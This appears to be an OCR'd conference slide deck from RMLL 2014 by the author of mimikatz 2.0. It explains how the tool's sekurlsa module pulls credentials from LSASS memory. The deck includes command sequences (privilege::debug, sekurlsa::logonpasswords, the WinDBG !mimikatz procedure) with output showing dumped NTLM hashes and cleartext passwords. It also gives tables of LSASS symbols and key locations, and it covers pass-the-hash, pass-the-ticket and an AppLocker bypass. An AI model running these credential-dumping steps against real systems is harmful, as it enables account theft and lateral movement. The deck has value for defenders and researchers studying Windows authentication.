

# mimikatz 2.0



```
  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Mar  9 2014 13:24:58)
 .## ^ ##.  Windows build 9600
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                              WinDBG extension ! * * */

===================================
#         * Kernel mode *         #
===================================
# Search for LSASS process
0: kd> !process 0 0 lsass.exe
# Then switch to its context
0: kd> .process /r /p <EPROCESS address>
# And finally :
0: kd> !mimikatz
===================================
#          * User mode *          #
===================================
0:000> !mimikatz
===================================

16.0: kd> !process 0 0 lsass.exe
PROCESS 83b9ec40  SessionId: 0  Cid: 01f8    Peb: 7f3df000  ParentCid: 0188
    DirBase: 5e61b0e0  ObjectTable: 8e14a740  HandleCount: <Data Not Accessible>
    Image: lsass.exe

16.0: kd> .process /r /p 83b9ec40
Implicit process is now 83b9ec40
Loading User Symbols
................................................................
....................
16.0: kd> !mimikatz

Authentication Id : 0 ; 261936 (00000000:0003ff30)
Session           : Interactive from 1
User Name         : Administrateur
Domain            : CHOCOLATE
SID               : S-1-5-21-130452501-2365100805-3685010670-500
      msv :
       [00000003] Primary
       * Username : Administrateur
       * Domain   : CHOCOLATE
       * LM       : 00000000000000000000000000000000
       * NTLM     : cc36cf7a8514893efccd332446158b1a
       * SHA1     : 0000000000000000000000000000000000000000

16.0: kd>
```



```
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Mar  9 2014 13:25:11)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                 with  14 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 70683 (00000000:0001141b)
Session           : Interactive from 1
User Name         : Gentil Kiwi
Domain            : vm-w7-ult-x
SID               : S-1-5-21-1982681256-1210654043-1600862990-1000
        msv :
         [00000003] Primary
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * LM       : d0e9aee149655a6075e4540af1f22d3b
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
        wdigest :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
        kerberos :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
        ssp :
         [00000000]
         * Username : Administrateur@chocolate.local
         * Domain   : (null)
         * Password : waza1234/
```

## Benjamin DELPY *`gentilkiwi`*

RMLL
MONTPELLIER 2014

Le libre et vous !
15èmes Rencontres Mondiales
du Logiciel Libre

Du 5 au 11 juillet 2014

# Our little story

- `whoami`, why am I doing this?
- mimikatz 2.0 & sekurlsa
- Focus on Windows 8.1 et 2012r2
- Kerberos & strong authentication
- Questions / Answers

*And of course, some demos during the session*

*(and stickers ;)*

# `whoami`? Why **`mimikatz`** ?

- Benjamin DELPY `**gentilkiwi**`
  - Kiwi addict, I code, but when it’s done, I tweet about it: @gentilkiwi
  - ~~lazy~~ efficient ;
  - I don’t work as pentester/searcher/technical guy, I do it as a Kiwi (nights) ;
  - I use Windows (but also OpenBSD)
    - is the enemy of your enemy your friend? ;)
- `**mimikatz**`
  - born 2007 ;
  - is not a hacking tool (seriously) ;
  - is coded for my personal needs ;
  - can demonstrate some security concept ;
    - Have you ever try to demonstrate “theoretical” risks and to obtain reaction? acts? (budgets?)
  - try to follow Microsoft's evolution (who’s the cat/mouse?)
  - **is not enough documented !** (I know, but I work on it on GitHub…)

# mimikatz 2.0


- fully recoded in C, with system’s runtimes (≠ VC9, 10…)
  - strict code (no **goto** ;))
  - smaller (~180 kb)
  - Deal relatively transparently with **memory/process/dumps**, and with **registry/hives**.

- Works on **XP/2003, Vista/2008, Seven/2008r2, 8/2012** and **8.1/2012r2**
  - x86 & x64 ;)
  - *Windows 2000 support dropped with 1.0 version*

- Two other components, **not mandatory**:
  1. **`mimidrv`** ; a driver to interact with the Windows Kernel (hooks, tokens, process…)
  2. **`mimilib`** ; a library with some goodies :
     - AppLocker bypass ;
     - Authentication Package (SSP) ;
     - Password filter ;
     - mimikatz::sekurlsa for **WinDBG.**

# mimikatz :: sekurlsa

## LSA (level PLAYSKOOL )


Log On to Windows


Microsoft Windows xp Professional

Copyright © 1985-2001 Microsoft Corporation

Microsoft

User name: Administrator


Password: •••••••


CHOCOLATE\Administrate...

Carte à puce

Code confidentiel

Options de connexion


WinLogon

LsaSS

user:domain:password

Authentication

msv1_0

kerberos

SAM

Authentication Packages

msv1_0

tspkg

wdigest

livessp

kerberos

Challenge Response

# mimikatz :: sekurlsa

## LSA (level PLAYSKOOL )

- Authentication packages :
  - take user’s credentials ;
  - do their job (hash, asking for ticket…) ;
  - keep enough data in memory to compute the answers to the challenges (Single Sign On).
    - Not in all case, eg: LiveSSP provider does not keep data for a SmartCard authentication


- If we can get **data**, and inject it in another session of **LSASS**, we avoid authentication part.

- If we put data in right places, we can still answer to the challenges.

- This is the principle of « Pass-the-hash »
  - In fact, of « Pass-the-* »

# mimikatz :: sekurlsa

## *demo !* - `sekurlsa::logonpasswords`



```
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Mar  9 2014 13:25:11)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with  14 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 70683 (00000000:0001141b)
Session           : Interactive from 1
User Name         : Gentil Kiwi
Domain            : vm-w7-ult-x
SID               : S-1-5-21-1982681256-1210654043-1600862990-1000
        msv :
         [00000003] Primary
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * LM       : d0e9aee149655a6075e4540af1f22d3b
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
        wdigest :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
        kerberos :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
        ssp :
         [00000000]
         * Username : Administrateur@chocolate.local
         * Domain   : (null)
         * Password : waza1234/
```


# mimikatz :: sekurlsa

## what is it ?

- This module of `mimikatz` read data from **SamSs** service (known as **LSASS** process) **or from a memory dump**!

- **`sekurlsa`** module can retrieve:
  - **`MSV1_0`** hash & keys (dpapi)
  - **`TsPkg`** password
  - **`WDigest`** password
  - **`LiveSSP`** password
  - **`Kerberos`** password, **ekeys**, **tickets & pin**
  - **`SSP`** *password*


- And also :
  - **pass-the-hash**
  - **overpass-the-hash / pass-the-(e)key**
    - **RC4 (`ntlm`), AES128 & AES256**
  - **pass-the-ticket** (official MSDN API !)



```
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Mar  9 2014
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with  14 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 70683 (00000000:0001141b)
Session           : Interactive from 1
User Name         : Gentil Kiwi
Domain            : vm-w7-ult-x
SID               : S-1-5-21-1982681256-1210654043-1600862990-1000
        msv :
         [00000003] Primary
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * LM       : d0e9aee149655a6075e4540af1f22d3b
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
        wdigest :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
        kerberos :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
        ssp :
         [00000000]
         * Username : Administrateur@chocolate.local
         * Domain   : (null)
         * Password : waza1234/
```


# mimikatz :: sekurlsa

*workflow*



| Package | Symbols | Type |
|---|---|---|
| tspkg | tspkg!**TSGlobalCredTable** | RTL_AVL_TABLE |
| wdigest | wdigest!**l_LogSessList** | LIST_ENTRY |
| livessp | livessp!**LiveGlobalLogonSessionList** | LIST_ENTRY |
| kerberos (nt5) | kerberos!**KerbLogonSessionList** | LIST_ENTRY |
| kerberos (nt6) | kerberos!**KerbGlobalLogonSessionTable** | RTL_AVL_TABLE |
| msv1_0 | lsasrv!LogonSessionList<br>lsasrv!LogonSessionListCount | LIST_ENTRY<br>ULONG |
| ssp | msv1_0!**SspCredentialList** | LIST_ENTRY |

```
typedef struct _KIWI_struct {
        LUID    LocallyUniqueIdentifier;
        […]
        LSA_UNICODE_STRING UserName;
        LSA_UNICODE_STRING Domaine;
        LSA_UNICODE_STRING Password;
        […]
} KIWI_struct, *PKIWI_struct;
```



```
IST_ENTRY <offset stru_1109580, \
                        ; DATA XREF: debug143:stru_1109580↑o
                        ; debug143:011095DC↓o
           offset ?l_LogSessList@@3U_LIST_ENTRY@@A> ; _LIST_ENTRY
dd 1
dd offset struct_wdigest
_LUID <0EDABFh, 0>
dd 1
dd 0Ah
_UNICODE_STRING <14h, 16h, offset wdigest_username> ; "gentilkiwi"
_UNICODE_STRING <0Eh, 10h, offset wdigest_domain> ; "NIRVANA"
_UNICODE_STRING <20h, 20h, offset wdigest_enc_password>
_UNICODE_STRING <1Ah, 1Ch, offset wdigest_dns_domain> ; "NIRVANA.LC
```

| Key NT 5 | Symbols |
|---|---|
| RC4 | *lsasrv!**g_cbRandomKey***<br>lsasrv!**g_pRandomKey** |
| DES*x* | lsasrv!**g_pDESXKey**<br>lsasrv!**g_Feedback** |

| Key NT 6 | Symbols |
|---|---|
| | lsasrv!**InitializationVector** |
| 3DES | lsasrv!**h3DesKey** |
| AES | lsasrv!**hAesKey** |

# mimikatz :: sekurlsa

*memo*

## Security Packages

| Package | Symbols | Type |
|---|---|---|
| tspkg | tspkg!**TSGlobalCredTable** | RTL_AVL_TABLE |
| wdigest | wdigest!**l_LogSessList** | LIST_ENTRY |
| livessp | livessp!**LiveGlobalLogonSessionList** | LIST_ENTRY |
| kerberos (nt5) | kerberos!**KerbLogonSessionList** | LIST_ENTRY |
| kerberos (nt6) | kerberos!**KerbGlobalLogonSessionTable** | RTL_AVL_TABLE |
| msv1_0 | **lsasrv!LogonSessionList**<br>**lsasrv!LogonSessionListCount** | LIST_ENTRY<br>ULONG |
| ssp | msv1_0!**SspCredentialList** | LIST_ENTRY |

## Protection Keys

| Key NT 5 | Symbols |
|---|---|
| RC4 | *lsasrv!**g_cbRandomKey***<br>lsasrv!**g_pRandomKey** |
| DESx | lsasrv!**g_pDESXKey**<br>lsasrv!**g_Feedback** |

